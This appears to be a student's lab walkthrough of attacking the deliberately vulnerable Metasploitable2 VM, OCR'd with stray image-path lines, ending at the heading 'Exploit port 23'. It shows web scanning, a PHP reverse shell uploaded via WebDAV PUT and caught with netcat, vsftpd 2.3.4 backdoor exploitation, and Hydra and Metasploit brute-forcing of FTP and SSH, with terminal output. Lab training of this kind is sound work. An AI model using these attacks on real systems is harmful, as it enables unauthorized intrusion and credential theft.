
Date - 09/03/2022


Penetration Testing on Metasploitable2

- Firstly scan the web server with dirb tool (http://192.168.43.38)metasploitabl2 ip




```
┌──(devil㉿kali)-[~]
└─$ dirb http://192.168.43.38/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar  9 21:54:50 2022
URL_BASE: http://192.168.43.38/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.38/ ----
+ http://192.168.43.38/cgi-bin/ (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.43.38/dav/
+ http://192.168.43.38/index (CODE:200|SIZE:891)
+ http://192.168.43.38/index.php (CODE:200|SIZE:891)
+ http://192.168.43.38/phpinfo (CODE:200|SIZE:48077)
+ http://192.168.43.38/phpinfo.php (CODE:200|SIZE:48089)
==> DIRECTORY: http://192.168.43.38/phpMyAdmin/
^C> Testing: http://192.168.43.38/roadmap
```

- Now scan the vulnerabilites on directory http://192.168.43.38/dav/ by nikto tool



```
┌──(devil㉿kali)-[~]
└─$ nikto -h http://192.168.43.38/dav
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.43.38
+ Target Hostname:    192.168.43.38
+ Target Port:        80
+ Start Time:         2022-03-09 22:52:00 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
+ OSVDB-3268: /dav/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /dav/nikto-test-3qK4SnoM.html, inode: W/10822,
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for th
+ Retrieved dav header: ARRAY(0x55712c1d3460)
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE, DELETE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UN
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web s
+ WebDAV enabled (LOCK COPY UNLOCK PROPPATCH PROPFIND listed as allowed)
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /dav/./: Directory indexing found.
+ /dav/./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //dav//: Directory indexing found.
+ /dav//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no i
+ OSVDB-3268: /dav/%2e/: Directory indexing found.
+ OSVDB-576: /dav/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. h
```


- Found a vulnerability to save file on the server by HTTP (PUT) method
- now we save a php reverse shell on web server and make a reverse connection
- to upload a file on server we use a tool called "cadaver" (cadaver <link>)
- PUT command to use upload a file
- and listen a connection by netcat (nc -nvlp <port no.>)
- connection sucessful



```
┌──(devil㉿kali)-[~]
└─$ nc -nvlp 2222                                                   255 ×
listening on [any] 2222 ...
connect to [192.168.43.17] from (UNKNOWN) [192.168.43.38] 34533
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 12:35:09 up 16 min,  2 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                12:20   14:57m  0.01s  0.00s -bash
root     pts/0    :0.0             12:18   16:29m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Scan with Nmap


- Now we use nmap to scan ports



```
┌──(root💀kali)-[/home/devil]
└─# nmap -v -A 192.168.43.38
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 23:11 IST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Initiating ARP Ping Scan at 23:11
Scanning 192.168.43.38 [1 port]
Completed ARP Ping Scan at 23:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:11
Completed Parallel DNS resolution of 1 host. at 23:11, 0.42s elapsed
Initiating SYN Stealth Scan at 23:11
Scanning 192.168.43.38 [1000 ports]
Discovered open port 23/tcp on 192.168.43.38
Discovered open port 111/tcp on 192.168.43.38
Discovered open port 53/tcp on 192.168.43.38
Discovered open port 25/tcp on 192.168.43.38
Discovered open port 139/tcp on 192.168.43.38
Discovered open port 22/tcp on 192.168.43.38
Discovered open port 5900/tcp on 192.168.43.38
Discovered open port 445/tcp on 192.168.43.38
Discovered open port 80/tcp on 192.168.43.38
Discovered open port 3306/tcp on 192.168.43.38
Discovered open port 21/tcp on 192.168.43.38
Discovered open port 2121/tcp on 192.168.43.38
Discovered open port 1099/tcp on 192.168.43.38
Discovered open port 2049/tcp on 192.168.43.38
Discovered open port 6000/tcp on 192.168.43.38
Discovered open port 8009/tcp on 192.168.43.38
Discovered open port 512/tcp on 192.168.43.38
Discovered open port 1524/tcp on 192.168.43.38
Discovered open port 8180/tcp on 192.168.43.38
Discovered open port 513/tcp on 192.168.43.38
Discovered open port 5432/tcp on 192.168.43.38
Discovered open port 6667/tcp on 192.168.43.38
Discovered open port 514/tcp on 192.168.43.38
Completed SYN Stealth Scan at 23:11, 0.16s elapsed (1000 total ports)
Initiating Service scan at 23:11
```


First we exploit port 21

-
  Method 1:-
- check service version




```
┌──(root💀kali)-[/home/devil]
└─# nmap -sV -p21 192.168.43.38
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 23:15 IST
Nmap scan report for 192.168.43.38
Host is up (0.00024s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

- first we use metasploit to exploit vsftpd 2.3.4
- start metasploit
- search vsftpd 2.3.4
- and use it & fill all options and exploit




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.227.136  yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.227.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.227.136:21 - USER: 331 Please specify the password.
[+] 192.168.227.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.227.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.227.76:41411 -> 192.168.227.136:6200 ) at 2022-03-09 23:33:50
```


Method 2:-

- we use hydra to bruteforce attack on ftp service



```
┌──(devil㉿kali)-[~]
└─$ hydra -L /home/devil/wordlist/user.txt -P /home/devil/wordlist/pass.txt ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in m
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-09 23:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10)
[DATA] attacking ftp://192.168.227.136:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.227.136   login: msfadmin   password: msfadmin
```


- now we use username and password login to the target machine



```
┌──(devil㉿kali)-[~]
└─$ ftp 192.168.227.136
Connected to 192.168.227.136.
220 (vsFTPd 2.3.4)
Name (192.168.227.136:devil): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Method 3:-


- In this method we use a python script



```
┌──(root💀kali)-[/home/devil/Tools/vsftpd-2.3.4-exploit]
└─# python3 vsftpd_234_exploit.py 192.168.227.136 21 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 192.168.227.136:6200
[+] Response:
root
```


Exploit port 22

- scan port 22




```
┌──(root💀kali)-[/home/devil]
└─# nmap -sV -p22 192.168.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 23:52 IST
Nmap scan report for 192.168.227.136
Host is up (0.00022s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```

- use bruteforce attack by metasploit
- use auxiliary/scanner/ssh/ssh_login



```
[*] 192.168.227.136:22 - Starting bruteforce
[-] 192.168.227.136:22 - Failed: 'msfadmin:password'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.227.136:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin)
111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
[*] SSH session 1 opened (192.168.227.76:34147 -> 192.168.227.136:22 ) at 2022-03-10 00:04:5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


- ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.227.136



```
┌──(root💀kali)-[/home/devil]
└─# ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.227.136
msfadmin@192.168.227.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar  9 13:01:03 2022
msfadmin@metasploitable:~$ 
```

Exploit port 23

